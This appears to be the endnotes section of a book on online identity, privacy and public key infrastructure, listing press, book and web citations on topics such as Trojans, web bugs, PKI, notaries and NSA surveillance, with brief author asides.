18 <http://techauthor.posterous.com/>.

19 “Cookieless Data Persistence Is Possible Using These Viable Strategies,” by Jean-Luc David, *builder.com*, April 22, 2003.

20 “Editorial: A Subtle Privacy Issue,” by Kevin Yank, *SitePoint Tech Times*, May 26, 2004.

21 “Spammers Use Trojans to Enslave Home PCs,” by Iain Thomson, VNUnet, June 6, 2003.

22 “Phatbot Trojan Analysis,” by LURHQ Threat Intelligence Group, www.lurhq.com/phatbot.html.

23 Mikko Hyponen presents a revealing and convincing TED Talk on the subject at <http://www.youtube.com/watch?v=cf3zxHuSM2Y>.

24 Aladdin Content Security Newsletter July 30, 2003.

25 “‘Trojan Horse’ Hacks into Computer and Ruins a Life,” *The Age*, Melbourne, August 11, 2003.

26 O'Reilly Developer Weblogs, August 11, 2003.

27 “Web Bugs—Here Are the Rules,” *Computer Business Review*, November 27, 2002.

- 28 “How IE URL-Handling Patch Affects Web Builders,” by John McCormick, *Builder.com*, February 3, 2004.
- 29 “Bug Endures in Microsoft’s IE Patch,” by Larry Seltzer, *eWeek*, February 4, 2004.
- 30 “Révélationssur le Big Brother Français”, *Le Monde*, July 5, 2013
- 31 “I Want My TIA,” by Howard Bloom, *Wired*, April 2003.
- 32 “Protecting User Privacy on the Web,” by Justin Boyan, *CMC Magazine*, September 1997.
- 33 Don Peppers and Martha Rogers, *The One to One Future: Building Relationships One Customer at a Time*, New York: Doubleday, 1993, 1996).
- 34 *Persuasive Technology UPDATE*, 99.4.
- 35 Fredrick Herzberg, “One More Time: How Do You Motivate Employees?” *Harvard Business Review*, September 1, 1987.
- 36 *Wired*, April 2000.
- 37 Hans Moravec, *Mind Children*, Cambridge: Harvard University Press, 1988.
- 38 “Who are you? Multiple personalities are a reality that identity management schemes must address,” by P. J. Connolly, *InfoWorld*, July 26, 2002.
- 39 Most security experts will know what the initials PKI have traditionally stood for and how some parts of it work. We will show that that is like understanding the molecular structure of steel, which has very little to do with understanding how to erect steel framework for a building. Trust me, they may know PKI but they don’t know PKI as a construction material.
- 40 Bruce Schneier, *Secrets and Lies: Digital Security in a Networked World*, John Wiley & Sons, 2000.
- 41 Later, as we introduce some QEI details, we will show why several key pairs per identified person works best. In some cases it will even be okay to let a private key reside for a while in your computer.
- 42 Many “chip and pin”-type cards are called smart cards inspite of the fact that they don’t use PKI. They are nearly as vulnerable as old fashioned no-chip mag stripe cards.
- 43 In actual practice, to save computer processing time, another step is usually added: the item actually encrypted is a shared key, which is then used to both encrypt and decrypt the confidential information. However, the public key process is identitical to the one described here.
- 44 “Secure Your Infrastructure With PKI,” Windows Server System, April 2003. Author’s name withheld out of pity.
- 45 A number of hybrid mail permits such as first class presort are available in most nations; we are calling all mass mail “bulk mail” for the sake of simplicity. The same principles apply to the hybrids.
- 46 Rochelle Nemrow is founder and CEO of FamilyID, at <http://familyid.com>.
- 47 “Forget about Gore and Bush: ICANN’s First Global Online Election Will Rock the World,” by Brian Livingston, *InfoWorld*, September 29, 2000.
- 48 “BIND Vulnerable, Upgrade Now”, *Computer Business Review*, 11nov02:
- 49 Bruce Schneier, *Schneier on Security*, June 12, 2008,
http://www.schneier.com/blog/archives/2008/06/kaspersky_labs.html
- 50 Except for the case where the temperature and voltage of the environment where a private key is manipulated in a pattern, and a large number of samples of outputs of pins are analyzed, yielding clues to the value of the private key.
- 51 Posted on www.sandelman.ottawa.on.ca/spki/html/1999/msg00116.html.
- 52 *Network Security/PRIVATE Communication in a PUBLIC World*, by Charlie Kaufman, Radia Perlman, and Mike Speciner, Prentice Hall, 1995; noted by Keith Bostic, May. 16, 1995, on Carl Ellison’s site.
- 53 Politics, Book II, Chapter III, 1261b; translated by Benjamin Jowett as *The Politics of Aristotle: Translated into English with Introduction, Marginal Analysis, Essays, Notes and Indices* (Oxford: Clarendon Press, 1885)
- 54 National Cooperative Business Association at <http://www.ncba.coop/ncba/about-co-ops/co-op-sectors/>

42-agriculture-co-ops.

55 In order to preserve trademark rights, or to emphasize that it is a code name, Microsoft puts quotation marks around Palladium; we will depart from that convention.

56 <http://www.identityblog.com/wpcontent/images/2008/02/OpenID/Normal/OpenIDPhish.html>.

57 *Lectric Law Library Lexicon*, 2001 and *The Future Needs You: The Notary Public In The Digital Age*, PKI Press, 2004.

58 A signature by an officer on a corporation's document might be cited as a certification by private authority with real consequence. Note, however, that if the certification at tests to something that is found to be fraudulent, the consequences are very different if the corporation is public, that is, regulated by a public securities regulator such as the SEC in the U.S. or the UK's Listing Authority, from what they are if the corporation is private. Public authority is the authority that regularly wields criminal sanctions, that is, it is authority with teeth.

59 From *Netcraft SSL Survey Glossary*, <https://ssl.netcraft.com/ssl-sample-report/glossary>.

60 <http://www.instantssl.com/https-tutorials/what-is-https.html>, October2011.

61 <http://www.comodo.com/business-security/digital-certificates/free-ssl.php> October2011

62 <http://http://techauthor.posterous.com/>.

63 IETF RFC 4880, <http://www.ietf.org/rfc/rfc4880.txt>.

64 The OpenPGP Alliance, <http://www.openpgp.org/technical/whybetter.shtml>.

65 Yes, lawyers, you are at times an Officer of the Court, a public office.

66 To remedy the problem in the land of the worst offenders, the USA, Scott and Susan Pense created the "Notary Signing Agent" designation, which essentially denotes an American notary who knows what he or she is doing and understands its legal consequences. The Enrollment Component of QEI makes use of Notary Signing Agents.

67 <http://perspectives-project.org/>.

68 "New SSL Alternative: Support Grows for Convergence," by Mathew J. Schwartz, *InformationWeek*, September 30, 2011, <http://www.informationweek.com/news/security/management/23170001>.

69 Demosthenes (383-322 BC), in the Second Phillipic.

70 <http://www.ewebprogrammer.com/ejb-architecture-session-beans/ejb-architecture-sessionBeans-glossary.jsp>⁷¹ n., abbr. from Latin: *Blandior Subjectio, Bovis Sordes* or *Bellus Sclestus*.

71 n., abbr. from Latin: *Blandior Subjectio, Bovis Sordes* or *Bellus Sclestus*.

72 Footnote 1 in MoU: Value-added services for the business, government, financial, health and other sectors. This includes services such as digital certification, e-commerce, e-business, e-government, e-payment, e-work and e-health.

73 Footnote 2 in MoU: Lack of security has been identified as one of the main barriers to the widespread use of public networks for critical applications in the business, financial and government sectors. To address this concern, e-services solutions should provide strong identification of the parties to an electronic transaction (e.g. using digital certification), ensure the integrity of all data, and provided at a confidentiality and non-repudiation or non-deniability of transactions.

74 You can see the current version of the Municipal Charter of the City of Osmio at
http://osmio.ch/cityhall_charter.html.

75 Full disclosure: the author is a stockholder in StartCom Ltd.

76 How StartCom Foiled Comodohacker: 4 Lessons By Mathew J. Schwartz,
Information Week, September 08, 2011 URL: <http://www.informationweek.com/security/attacks/how-startcom-foiled-comodohacker-4-lessos/231601037>

77 As previously noted, an oath, as opposed to an affirmation, ends with the words, "so help me God." In some jurisdictions an affirmation does not subject the affiant to penalties of perjury..

- 78 Ian Glazer of Gartner, quoting John Sabo, director of global government relations, CA Technologies, in a presentation entitled, “An Introduction to the 3rd Epoch of IDtrust” at the 2012 NSTIC/IDtrustWorkshop: “Technologies and Standards Enabling the Identity Ecosystem,” March 13, 2012, atNIST in Gaithersburg, MD.
- 79 If your information appliance uses an operating system that knows the difference between indoors and outdoors, such as the Dorren™ operating system, your PIOC is built in.
- 80 Zero Knowledge Interactive Proof, by Jean-Jacques Quisquater, <http://www.dice.ucl.ac.be/crypto/publications/1990/alibaba.pdf>; illustration by Dake.
- 81 IBM Research Report, Enterprise Privacy Authorization Language (EPAL), by Paul Ashley (IBM Tivoli Software), Satoshi Hada (IBM Research), Günter Karjoh (IBM Research), Calvin Powers (IBM Tivoli Software, USA), Matthias Schunter (IBM Research). Edited by Matthias Schunter, IBM Zurich Research Laboratory, Switzerland. Published May 5, 2003.
- 82 Ibid; excerpts selected by OASIS Cover Pages, May 9, 2003.
- 83 *Rethinking Public Key Infrastructures and Digital Certificates; Building in Privacy*, by Dr. Stefan Brands, MITPress (ISBN0-262-02491-8), http://www.credentica.com/the_mit_pressbook.html.
- 84 “Privacy For People Who Don’t Show Their Navels,” Jonathan D. Glater, The New York Times, January 25, 2006.
- 85 “Privacy For People Who Don’t Show Their Navels,” Jonathan D. Glater, The New York Times, January 25, 2006.
- 86 “Revealed: The NSA’s Secret Campaign to Crack, Undermine Internet Security,” by Jeff Larson, ProPublica; Nicole Perlroth, *The New York Times*; and Scott Shane, *The New York Times*, Sept. 5, 2013, <http://www.propublica.org/article/the-nsas-secret-campaign-to-crack-undermine-internet-encryption>.
- 87 “The Rest of the Snowden Files Should Be Destroyed,” by Thomas Rid, *Slate*, September 10, 2013, http://www.slate.com/articles/technology/future_tense/2013/09/nsa_surveillance_the_rest_of_the_snowden_files_shou
- 88 “NSA Surveillance: A Guide to Staying Secure,” by Bruce Schneier, *The Guardian*, September 6, 2013.
- 89 For perspective on this, read Bob Metcalfe’s 1996 prediction that in 1997 the explosion of demand for video and audio media brought to the net by the massive waves of new users would bring the Internet to a grinding halt. No one is more qualified than Bob Metcalfe, inventor and perfecter of Ethernet, founder of 3Com, distinguished technology journalist, and rich-from-placing-the-right-bets Internet entrepreneur, to talk about the future of the Internet. But when it came to predicting its capacity to accommodate masses of people who wanted to experience pictures and sound rather than text, he was dead wrong. The average technologically unsophisticated individual who bet a couple thousand dollars on a home computer solely for experiencing the new multimedia Internet was, it turns out, dead right.
- 90 <http://www.coretrace.com/products-2/coretrace-reputation-service>.
- 91 “OpenOffice Finds Sweet Spot with Governments,” by Sean Michael Kerner, *Internetnew.com*, January 1, 2004.
- 92 The actual quote from Einstein’s *On the Method of Theoretical Physics* is, “It can scarcely be denied that the supreme goal of all theory is to make the irreducible basic elements as simple and as few as possible without having to surrender the adequate representation of a single datum of experience.”
- 93 *Business Plans That Win \$\$\$: Lessons from the MIT Enterprise Forum*, by Stanley R. Rich and David Gumpert, Perennial Press, 1985 and 1997.
- 94 *Ten Risks of PKI: What You’re Not Being Told About Public Key Infrastructure*, by C. Ellison and B. Schneier, *Computer Security Journal*, volume 16, number 1, 2000.
- 95 By Taher Elgamal, Darkreading, Sep 24, 2011 <http://www.darkreading.com/blog/231602098/identity-federation-versus-pki.html>
- 96 *Gartner’s Strategy, Trends & Tactics; Note: K-18-7119* by G. Johnson, N. Deighton, January 6, 2003